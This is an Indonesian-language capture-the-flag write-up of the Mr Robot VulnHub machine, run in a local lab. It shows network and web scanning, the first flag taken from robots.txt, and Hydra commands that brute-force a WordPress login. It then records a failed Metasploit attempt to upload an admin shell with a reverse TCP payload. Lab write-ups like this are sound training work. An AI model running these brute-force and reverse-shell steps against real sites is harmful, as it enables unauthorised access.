Mr Robot CTF

Reja Revaldy F.

Dikarenakan machine di Tryhackme sangat buggy maka saya mendownload mesin tersebut di website vulnhub dan menjalankannya di virtual machine

Penyelesaian

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     24:58:6e:c0:5c:70      1      60  zte corporation
192.168.1.6     f8:1a:67:09:bf:16      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.7     08:00:27:2a:55:25      2     120  PCS Systemtechnik GmbH
192.168.1.3     94:d3:31:4d:d6:df      1      60  Xiaomi Communications Co Ltd
192.168.1.2     ec:30:b3:98:9e:25      1      60  Xiaomi Communications Co Ltd
192.168.1.5     32:e2:2b:de:49:76      1      60  Unknown vendor
```

$ netdiscover -r 192.168.1.1/24

Karena saya tidak mengetahui ip dari mesin yang telah saya jalankan maka saya melakukan network discover, dan mendapatkan ip dari mesin yang siap diserang 192.168.1.7

```
┌─[parrot@parrot]─[~]
└──╼ $nmap -A -sV 192.168.1.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 08:16 BST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.00037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.18 seconds
```

$ nmap -A -sV <ip>

Lalu saya menggunakan nmap untuk melihat port yang terbuka

```
PORT  STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.7
+ Target Hostname:    192.168.1.7
+ Target Port:        80
+ Start Time:         2023-06-23 08:15:34 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.9.32.3".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.9.32.3-4523
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ Retrieved x-powered-by header: PHP/5.5.29
+ Uncommon header 'x-pingback' found, with contents: http://192.168.1.7/xmlrpc.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x29 0x52467010ef
8ad
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /readme: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.7/?p=23>; rel=shortlink
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ 6544 items checked: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2023-06-23 08:17:20 (GMT1) (106 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


$ nikto -h <ip>

Disini saya menggunakan nikto sebagai vulnerability scanner dan menemukan beberapa hal yang menarik yaitu :

+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).

```
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /readme: This might be interesting...
+ OSVDB-3092: /license.txt: License file found may identify site
software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
```

Lalu saya coba melakukan pengecekan di robots.txt dan mendapatkan flag 1-3.





```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Langsung saja saya explore file tersebut dan mendapatkan flag pertama

```
┌─[parrot@parrot]─[~/CTF/mrrobot]
└──╼ $wget 192.168.1.7/key-1-of-3.txt
--2023-06-23 08:22:14--  http://192.168.1.7/key-1-of-3.txt
Connecting to 192.168.1.7:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt          100%[=========================>]      33  --.-KB/s    in 0s

2023-06-23 08:22:14 (11.1 MB/s) - ‘key-1-of-3.txt’ saved [33/33]

┌─[parrot@parrot]─[~/CTF/mrrobot]
└──╼ $cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
┌─[parrot@parrot]─[~/CTF/mrrobot]
└──╼ $
```


FLAG = 073403c8a58a1f80d943455fb30724b9

Lalu di file selanjutnya yaitu “fsocity.dic” setelah saya cek merupakan teks yang saya asumsikan adalah wordlist



* Hasil dari cat file “fsocity.dic”

Saya ingat hasil dari scan nikto tadi terdapat “wp-login” , lalu setelah saya coba cek terdapat form login wordpress.



Karena saya tidak tau tentang username dan passwordnya maka saya berniat untuk melakukan bruteforce untuk username terlebih dahulu.


```
Pretty  Raw  Hex
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.1.7
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.1.7/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 97
0 Origin: http://192.168.1.7
1 Connection: close
2 Cookie: s_cc=true; s_fid=726C2B590518F7BA-0EE89C76B917A56F; s_nr=1687505206579; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
3 Upgrade-Insecure-Requests: 1
4
5 log=test&pwd=123&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1
```

Lalu saya melakukan intercept menggunakan burpsuit guna untuk mendapatkan requestnya

“log=test&pwd=123&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1”

Disini saya mendapatkan parameter “log” yang berupa “username” dan pwd berupa password

$ hydra -L fsocity.dic -p 123 192.168.1.7 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1:F=Invalid Username'



```
┌─[parrot@parrot]─[~/CTF/mrrobot]
└──╼ $hydra -L fsocity.dic -p 123 192.168.1.7 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1:F=Invalid Username'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-23 08:56:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://192.168.1.7:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1:F=Invalid Username
[80][http-post-form] host: 192.168.1.7   login: Elliot   password: 123
[80][http-post-form] host: 192.168.1.7   login: elliot   password: 123
```

Disini saya langsung mendapatkan user “Elliot”, setelah mendapatkan username maka saya melakukan bruteforce terhadap password

$ hydra -l Elliot -P fsocity.dic 192.168.1.7 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1:F=Invalid Username'


```
┌──[parrot@parrot]─[~/CTF/mrrobot]
└─$cat fsocity.dic | sort -u > wordlist.txt
```

Karena saat saya melakukan bruteforce sangat memakan waktu yang lama maka saya melakukan sorting terhadap wordlist tersebut


```
)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "Erik" - 5634 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "error" - 5635 of 11452 [child 12] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "Error" - 5636 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "ERROR" - 5637 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "errors" - 5638 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "Errors" - 5639 of 11452 [child 14] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "escape" - 5640 of 11452 [child 11] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "esmail" - 5641 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.1.7 - login "Elliot" - pass "Esmail" - 5642 of 11452 [child 7] (0/0)
[80][http-post-form] host: 192.168.1.7   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-23 09:08:59
```

$ hydra -l Elliot -P wordlist.txt 192.168.1.7 -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.7%2Fwp-admin%2F&testcookie=1:S=Location'


Dan saya mendapatkan password tersebut “ER28-0652”




Dan boom saya bisa masuk menggunakan credential yang saya dapat melalui bruteforce.




Disini setelah saya cek cek websitenya terdapat add plugin sendiri, disini saya asumsikan kita bisa menanamkan reverse shell, langsung saja saya ambil reverse shell yang tersedia di parrot os, dan memasukkan ip dan port.



Setelah saya coba masukkan ternyata harus menggunakan format zip, maka saya coba zip dan upload lagi





Ternyata setelah saya coba masukkan ternyata gagal, lalu saya mencoba cari cara lain lagi, disini saya mendapatkan referensi yang menurut saya sama "https://www.golinuxcloud.com/set-up-wordpress-reverse-shell/"


```
[msf](Jobs:0 Agents:0) >> search wp_admin

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
```

Disini saya search ternyata ada upload shell melalui wordpress admin


```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> SET PASSWORD ER28-0652
[-] Unknown command: SET
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set PASSWORD ER28-0652
PASSWORD => ER28-0652
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set USERNAME Elliot
USERNAME => Elliot
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set RHOST 192.168.1.7
RHOST => 192.168.1.7
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set TARGETURI wp-login.php
TARGETURI => wp-login.php
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> exploit
```

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPres
s
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> set TARGETURI wp-admin
TARGETURI => wp-admin
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >> exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPres
s
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_admin_shell_upload) >>
```


Setelah saya coba lagi ternyata gagal melakukan exploit, lalu saya langsung saja mencoba mencari cara lain

